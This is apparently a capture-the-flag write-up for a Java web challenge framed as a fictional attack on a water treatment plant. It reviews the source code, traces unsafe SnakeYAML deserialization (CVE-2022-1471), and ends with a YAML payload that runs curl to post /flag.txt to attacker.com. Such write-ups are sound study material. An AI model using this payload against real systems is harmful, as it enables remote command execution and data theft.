Introduction
As the United Nations of Zenium and the Board of Arodor engage in a fierce competition to establish a colony on Mars using Vitalium. State hackers from UNZ identify an exposed instance of the critical facility water management software, Watersnakev3, in one of Arodor's main water treatment plants. The objective is to gain control over the water supply, and weaken the Arodor's infrastructure.
Enumeration

There is an about page which simply shows some info about the “software”

Her you can input text in YAML format with instructions for a firmware update
If you input correctly formatted YAML you get message saying “Config queued for firmware update”
This could be a hint that we need to perform de-serialization
By taking a look at /challenge/src/main/java/com/lean/watersnake/Controller.java we can see that there are three routes registered /, /stats and /update
package com.lean.watersnake;

import org.springframework.web.bind.annotation.GetMapping;
import org.springframework.web.bind.annotation.PostMapping;
import org.springframework.web.bind.annotation.RequestParam;
import org.springframework.web.bind.annotation.RestController;

import org.yaml.snakeyaml.Yaml;

import java.io.IOException;
import java.io.ByteArrayInputStream;
import java.io.InputStream;
import java.util.Map;

@RestController
public class Controller {
	GetWaterLevel sensorReader = new GetWaterLevel("./watersensor --init");

	@GetMapping("/")
	public String index() {
		return "<meta http-equiv=\"Refresh\" content=\"0; url='/index.html'\" />";
	}

	@GetMapping("/stats")
	public String stats() {
		try {
			return sensorReader.readFromSensor("./watersensor --stats");
		} catch (IOException e) {
			return "Sensor error";
		}
	}

	@PostMapping("/update")
	public String update(@RequestParam(name = "config") String updateConfig) {
       	InputStream is = new ByteArrayInputStream(updateConfig.getBytes());

       	Yaml yaml = new Yaml();

	    Map<String, Object> obj = yaml.load(is);

		obj.forEach((key, value) -> System.out.println(key + ":" + value));

		return "Config queued for firmware update";
	}
}
By sending a GET request to /stats we get the about of water stored in each tank This is done by using the readFromSensor method from the GetWaterLevel class that is initiated at the top of the the file
The GetWaterLevel class is stored at GetWaterLevel.java Here we can see that there are defined two methods readFromSensor and initiateSensor
readFromSensor runs a system command given as a parameter and returns the results.
initiateSensor simply calls readFromSensosr with a given parameter.
package com.lean.watersnake;

import java.io.BufferedReader;
import java.io.IOException;
import java.io.InputStream;
import java.io.InputStreamReader;

public class GetWaterLevel {
    public static String readFromSensor(String value) throws IOException {
        ProcessBuilder processBuilder = new ProcessBuilder(value.split("\\s+"));
        Process process = processBuilder.start();

        InputStream inputStream = process.getInputStream();
        BufferedReader reader = new BufferedReader(new InputStreamReader(inputStream));

        StringBuilder output = new StringBuilder();
        String line;
        while ((line = reader.readLine()) != null) {
            output.append(line).append("\n");
        }

        try {
            int exitCode = process.waitFor();
            if (exitCode != 0) {
                throw new IOException("[-] Command execution failed with exit code " + exitCode);
            }
        } catch (InterruptedException e) {
            Thread.currentThread().interrupt();
            throw new IOException("[-] Command execution interrupted", e);
        }

        return output.toString();
    }

    public void initiateSensor(String value) {
        try {
			readFromSensor(value);
		} catch (IOException e) {
			System.out.println(e.getMessage());
		}
    }

    public GetWaterLevel(String value) {
        initiateSensor(value);
   }
}package com.lean.watersnake;

import java.io.BufferedReader;
import java.io.IOException;
import java.io.InputStream;
import java.io.InputStreamReader;

public class GetWaterLevel {
    public static String readFromSensor(String value) throws IOException {
        ProcessBuilder processBuilder = new ProcessBuilder(value.split("\\s+"));
        Process process = processBuilder.start();

        InputStream inputStream = process.getInputStream();
        BufferedReader reader = new BufferedReader(new InputStreamReader(inputStream));

        StringBuilder output = new StringBuilder();
        String line;
        while ((line = reader.readLine()) != null) {
            output.append(line).append("\n");
        }

        try {
            int exitCode = process.waitFor();
            if (exitCode != 0) {
                throw new IOException("[-] Command execution failed with exit code " + exitCode);
            }
        } catch (InterruptedException e) {
            Thread.currentThread().interrupt();
            throw new IOException("[-] Command execution interrupted", e);
        }

        return output.toString();
    }

    public void initiateSensor(String value) {
        try {
			readFromSensor(value);
		} catch (IOException e) {
			System.out.println(e.getMessage());
		}
    }

    public GetWaterLevel(String value) {
        initiateSensor(value);
   }
}
We can see that GetWaterLevel instance is stored with a string “watersensor —init”
Looking at the Dockerfile we can see that a C program is compiled called watersensor
FROM maven:3.8.5-openjdk-17-slim

# Install packages
RUN apt update && apt install -y --no-install-recommends supervisor gcc libc6-dev

# Setup app
RUN mkdir -p /app

# Copy flag
COPY flag.txt /flag.txt

# Add application
WORKDIR /app
COPY challenge .

# Compile and copy watersensor program
RUN gcc ./sensor/sensor.c -o ./watersensor

# Setup superivsord
COPY config/supervisord.conf /etc/supervisord.conf

# Expose the port spring-app is reachable on
EXPOSE 1337

ENTRYPOINT ["/usr/bin/supervisord", "-c", "/etc/supervisord.conf"]
The watersensor program is stored at challenge/sensor/sensor.c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int randomNum(int lower, int upper)
{
    return rand() % (upper + 1 - lower) + lower;
}

int main(int argc, char* argv[]) {
    if (!strcmp(argv[1], "--init")) {
        printf("Sensor initialized");
    }

    if (!strcmp(argv[1], "--stats")) {
        printf("Tank 1: %d, ", randomNum(100, 1000));
        printf("Tank 2: %d, ", randomNum(100, 1000));
        printf("Tank 3: %d, ", randomNum(100, 1000));
        printf("Tank 4: %d", randomNum(100, 1000));
    }

	return 0;
}
This is the same executable that is called by GetWaterLevel, so the start of the controller the sensor is initialized and we can get its readings with —stats parameter by accessing /stats
SnakeYAML de-serialization
By sending POST request to /update with the config parameter a byte stream is created that is then parsed by yaml.load
@PostMapping("/update")
	public String update(@RequestParam(name = "config") String updateConfig) {
       	InputStream is = new ByteArrayInputStream(updateConfig.getBytes());

       	Yaml yaml = new Yaml();

	    Map<String, Object> obj = yaml.load(is);

		obj.forEach((key, value) -> System.out.println(key + ":" + value));

		return "Config queued for firmware update";
	}
}
By looking at challenge/pom.xml we can observe that the snakeyaml version that is used is affected by CVE-2022-1471
              <dependency>
            <groupId>org.yaml</groupId>
            <artifactId>snakeyaml</artifactId>
            <version>1.33</version>
        </dependency>
        </dependencies
By sending the following YAML payload we can create an instance of GetWaterLevel with our arbitrary input as the constructor argument. because when the initiateSensor method is called at the constructor with the constructor arg as a parameter we can execute commands. The output of the executed command is not returned as snakeyaml throws an exception after the command is executed
Payload
!!com.lean.watersnake.GetWaterLevel ["curl -d @/flag.txt -X POST
http://attacker.com"]